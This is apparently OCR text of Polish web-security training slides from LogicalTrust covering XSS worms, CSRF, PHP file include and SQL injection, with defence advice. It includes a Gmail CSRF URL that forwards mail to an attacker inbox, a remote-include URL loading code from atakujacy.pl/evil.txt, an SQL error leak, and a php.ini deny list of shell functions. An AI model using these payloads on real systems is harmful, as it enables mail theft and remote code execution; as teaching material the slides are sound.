
Łatwe ;] w serwisach pozwalających publikować własną treść)

(aukcyjne, blogi, fora, etc)

XSS Worm



Serwer WWW
Intruz
XSS
...
User_1
User_2
Zapisuje XSS w swoim profilu
Intruz

XSS Worm


Serwer WWW
Intruz
XSS
...
User_1
XSS
User_2
Zapisuje XSS w swoim profilu
GET /intruz/ HTTP/1.1
...<script>...</script>...
Zapisuje XSS w swoim profilu
User_1
exec(...
)
Intruz

LogicalTrust IT Security Solutions

XSS Worm



Jak się bronić?

Powiązać ID sesji z IP?

Żądać powtórnego uwierzytelnienia

Kontrolować wprowadzane dane!!!

- Białe listy / Czarne listy
- Spójność (IDS, Firewall, aplikacja)
- Dogłębność (..../// → ../), UTF-7
- Filtrować dane zapisywane do bazy i odczytywane z bazy


LogicalTrust IT Security Solutions

Cross-Site Request Forgery (CSRF)

LogicalTrust

IT Business Consulting Experts Sp. z o.o.
50-453 Wrocław, ul. Hercena 3-5

office@logicaltrust.net
http://www.logicaltrust.net/


Serwer
Aplikacja WWW
...
id = 34;
delete(id);
...
http://serwer/delete.php?id=34
GET /delete.php?id=34 HTTP/1.1
Cookie: user_id=734223s8uod42
Użytkownik
Intruz
Wpis usunięty


<img src=„http://nasza-klasa.pl/invite/1?i=1”>

Przejęcie wiadomości z Gmail (CSRF)

http://www.gnucitizen.org/util/csrf?_method=POST&_enctype=multipart/form-data&_action=https%3A//mail.google.com/mail/h/wt1jmuj4ddv/%3Fv%3Dprf&cf2_emc=true&cf2_email=evilinbox@mailinator.com&cf1_from&cf1_to&cf1_subj&cf1_has&cf1_hasnot&cf1_attach=true&tfi&s=z&irf=on&nvp_bu_cftb=Create%20Filter

„Konto na Gmailu każdy z nas ma. Mam i ja!”

(Kradzież domeny: www.davidairey.co.uk)

Jak się bronić?

- ✓ POST zamiast GET
  - obejście: iframe, javascript
- ✓ Referer
  - **problemy**: proxy, przeglądarki, zmiana nagłówka
- ✓ Generowanie tymczasowego dodatkowego ID
  - ✓ Powiązanie ID użytkownika z długim losowym ciągiem
    - Trzymane po stronie serwera
  - ✓ Wymaganie ponownej autoryzacji przy kluczowych operacjach
  - ✓ Brak błędów XSS (XmlHttpRequest)**!!!**

LogicalTrust IT Security Solutions

PHP File Include

LogicalTrust

IT Business Consulting Experts Sp. z o.o.
50-453 Wrocław, ul. Hercena 3-5

office@logicaltrust.net
http://www.logicaltrust.net/

Local File Include

- podgląd plików (konfiguracyjnych!)
- wykonanie kodu, jeśli jest możliwość wgrania pliku na serwer
- dostęp do kodu źródłowego

Remote File Include

zdalne wykonanie kodu!!!

```
<?php include($mosConfig_absolute_path."/administrator/components/
com_hashcash/config.hashcash.php");
```

http://serwer.com/components/com_hashcash/server.php?
mosConfig_absolute_path=http://atakujacy.pl/evil.txt?

Jak się bronić?

- konfiguracja po stronie php.ini

```
allow_url_fopen = Off
allow_url_include = Off
register_global = Off
safe_mode = On
register_globals = Off
safe_mode_gid = Off
display_errors = Off
log_errors = On
error_log = /var/log/httpd/php_error.log
disable_functions = system, shell_exec, exec, passthru
```

- uważać na specjalne znaki (null byte, etc)
- filtrować, filtrować i jeszcze raz filtrować (../, UTF, itd.)
- inne: mod_security, Suhosin PHP


LogicalTrust IT Security Solutions

SQL Injection

LogicalTrust

IT Business Consulting Experts Sp. z o.o.
50-453 Wrocław, ul. Hercena 3-5

office@logicaltrust.net
http://www.logicaltrust.net/




```
$dane = db_exec(„select from users where login=‘$login’ and pass=‘$pass’”)
if ($dane.count) {
        print („Welcome $login”)
        ...
} else {
        print („Bye”);
        exit (0);
}
```


```
</font><strong><font face="Verdana, Arial, Helvetica, sans-serif">
          </font></strong></td>
        <td height="23" background="tlo.gif"><div align="right" class="textblack"><font f
ace="Verdana, Arial, Helvetica, sans-serif"><strong>
           jest nas już 14835    </strong></font></div></td>
      </tr>
    </table></td>
  </tr>
</table>



You have an error in your SQL syntax; check the manual that corresponds to your MyS
QL server version for the right syntax to use near 'asd'
AND (title like '%2e332424%' OR content like '%2e332424%') ORDER BY days' at lin
e 2
```

Raw View

3542	jakub 5/6lat	nie	M			
3543	Flync 5/6lat	qw	M			
3544	Aneti 5/6lat	ane	K			
3545	mar 5/6lat	me	K			
3546	samo /6lat	nok	M			
3547	ygu 1/2	Cała Polska				
3548	ygu 1/2	Cała Polska				
3549	ric 1/2	Cała Polska				
3550	Ska K/2	Cała Polska				

